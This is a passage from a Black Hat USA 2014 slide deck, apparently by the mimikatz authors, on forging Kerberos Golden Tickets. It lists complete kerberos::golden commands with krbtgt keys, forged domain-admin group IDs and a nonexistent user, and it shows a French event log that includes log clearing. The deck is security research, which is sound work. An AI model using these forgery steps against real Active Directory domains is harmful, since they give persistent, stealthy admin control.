`/user:Administrateur`	<= username you wanna be
`/id:500`	<= RID of username (500 is THE domain admin)
`/groups:513,512,520,518,519`	<= Groups list of the user (be imaginative)
`/ticket:Administrateur.kirbi`	<= the ticket filename


Kerberos :: Golden Ticket

- Client name : **Administrateur**
- Service name : **krbtgt/chocolate.local**
- Validity
  - Start Time **07/08/2014 12:05:00**
  - End Time **07/08/2024 12:05:00**
- …
- Authorization data Microsoft (PAC)
  - Username : **Administrateur**
  - Domain SID
    - S-1-5-21-130452501-2365100805-3685010670
  - User ID
    - 500 *Administrateur*
  - Groups ID
    - 512 *Admins du domaine*
    - 519 *Administrateurs de l'entreprise*
    - 518 *Administrateurs du schéma*
    - …
  - …



Kerberos :: Golden Ticket

- **Be crazy =)**
  - We want to have a long time access to a share limited to a user "utilisateur", **disabled**.



- `kerberos::golden`

```
/domain:chocolate.local
/sid:S-1-5-21-130452501-2365100805-3685010670
/aes256:15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42
/user:srvcharly$                    <= real account always in good state
/id:1001                            <= RID of the real account
/groups:513,1107                    <= RID of "utilisateur" account, yep, in groups =)
/ticket:fake_utilisateur.kirbi
```

Kerberos :: Golden Ticket

- **Be funky =)**
- `kerberos::golden`

```
/domain:chocolate.local
/sid:S-1-5-21-130452501-2365100805-3685010670
/rc4:310b643c5316c8c3c70a10cfb17e2e31
/user:badguy
/id:0xffffffff
/groups:513,512,520,518,519
/ticket:badguy.kirbi
```

Sécurité Nombre d'événements : 5 (!) Nouveaux événements disponibles

Mots clés	Date et heure	Source	ID de l'...	Catégorie de la tâche
Succès de l'audit	04/08/2014 00:47:25	Micros...	4624	Ouvrir la session
Succès de l'audit	04/08/2014 00:47:25	Micros...	4672	Ouverture de session spécia
Succès de l'audit	04/08/2014 00:47:25	Micros...	4769	Opérations de ticket du serv
Succès de l'audit	04/08/2014 00:47:25	Micros...	4769	Opérations de ticket du serv
Succès de l'audit	04/08/2014 00:46:56	Eventlog	1102	Effacement de journal

Événement 4624, Microsoft Windows security auditing.

Général | Détails

Nouvelle ouverture de session :
ID de sécurité : S-1-5-21-130452501-2365100805-3685010670-4294967295
Nom du compte : badguy
Domaine du compte : chocolate.local
ID d'ouverture de session : 0x2D8D39
GUID d'ouverture de session : {c2e4ab43-a5ef-795a-8ce9-2974bdcbb0c9}

- Yep, **both the USER and the ID don't exist**, so this **TGT** will only work **for 20 mins** (*TGS watchdog*)
  - It works if an **ACL** is defined with groups (this one spoofs a user in **domain admins group**; **512**)
  - …but all **TGS** obtained in this 20 mins will be valid **10h** ;)
  - …and you can make multiple TGT…


black hat
USA 2014
~ demo ! ~

Sorry, it was the last demo ;)


black hat
USA 2014
~ Questions? ~
(if not enough time, come see us!)

Thank you all !

- **You! To come listen us!**
  - And trying to understand Benjamin ;)
  - If you are shy : `exorcyst{put here @}gmail.com` & `benjamin{put here @}gentilkiwi.com`
- **My co-speaker** - *he will recognize himself ;)*
- **Blackhat staff !**
- **Microsoft**
  - They give us a lot's of subject for slides!
  - For a few years, they have worked hard to enhance a lots of things in security (and it's not easy to mix security with retro compatibility)
- **Security community** (sorry, we have both a big list)
  - Come see us for beer-time & stickers :P

black hat
USA 2014